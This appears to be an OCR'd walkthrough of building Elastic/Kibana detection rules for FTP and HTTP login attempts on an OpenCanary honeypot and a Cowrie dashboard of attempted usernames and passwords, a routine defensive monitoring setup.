


Selecting the custom query option as we are going to detect FTP login attempts, which are not commonly seen compared to SSH, including 'logstash-opencanary-*' under the index pattern.

Setting up Opencanary's honeypot alert




As Opencanary uses port numbers to distinguish services rather than using service names such as FTP and HTTP, I have to set the custom query as dst_port: "21", which is the destination port for FTP because it uses port 21.




Naming the rule "FTP Login detected" and providing a brief description of it, I have set the security level to low and raised the risk score to 25.

Setting up Opencanary's honeypot alert



I have set the rule to run every 1 minute to detect any login attempts occurring in the process.




I have selected "perform no actions" as the action frequency to observe the alerts that will be sent if any login attempts are detected.


Actions	@timestamp	Rule	Severity	Risk Score	Reason
	Jul 4, 2024 @ 23:21:27.061	FTP Login detected	low	25	event on ubuntu-soc-server-v3 created low alert FTP L
	Jul 4, 2024 @ 23:18:17.650	FTP Login detected	low	25	event on ubuntu-soc-server-v3 created low alert FTP L
	Jul 4, 2024 @ 23:15:09.247	FTP Login detected	low	25	event on ubuntu-soc-server-v3 created low alert FTP L
	Jul 4, 2024 @ 23:15:09.246	FTP Login detected	low	25	event on ubuntu-soc-server-v3 created low alert FTP L
	Jul 4, 2024 @ 23:14:06.065	FTP Login detected	low	25	event on ubuntu-soc-server-v3 created low alert FTP L

The alerts are working, and they are able to detect multiple FTP login attempts on Opencanary's honeypot.

Setting up Opencanary's honeypot alert




Applying the same method, this time we are going to set up for HTTP login attempts.




Naming the rule "HTTP Login detected" and providing a brief description of it, I have set the security level to low and raised the risk score to 25.

Setting up Opencanary's honeypot alert




I have set the rule to run every 1 minute to detect any login attempts occurring in the process.




I have selected "perform no actions" as the action frequency to observe the alerts that will be sent if any login attempts are detected.

The alerts are working, and they are able to detect multiple HTTP login attempts on Opencanary's honeypot.


Setting up Cowrie's dashboard



Go to the Dashboard under the Analytics section. Select "Create Dashboard" to create a new dashboard.




Select "Create visualization".




Ensure that the log is cowrie-logstash-* and click on "Table".


Setting up Cowrie's dashboard



We are creating a table for username attempts, so we are selecting the username.keyword.




By dragging the username.keyword in the table, it shows the top values of username.keyword and count of records in it.




This is how the table will show on the visualization dashboard.


Setting up Cowrie's dashboard



There is no title for the table, so I need to double-click it and rename it as 'Username Attempts'. Click the save button to save it.




The table has been created with 'Username attempts' as the header.




I repeated the same process for password attempts, using password.keyword to identify them.

Setting up Cowrie's dashboard

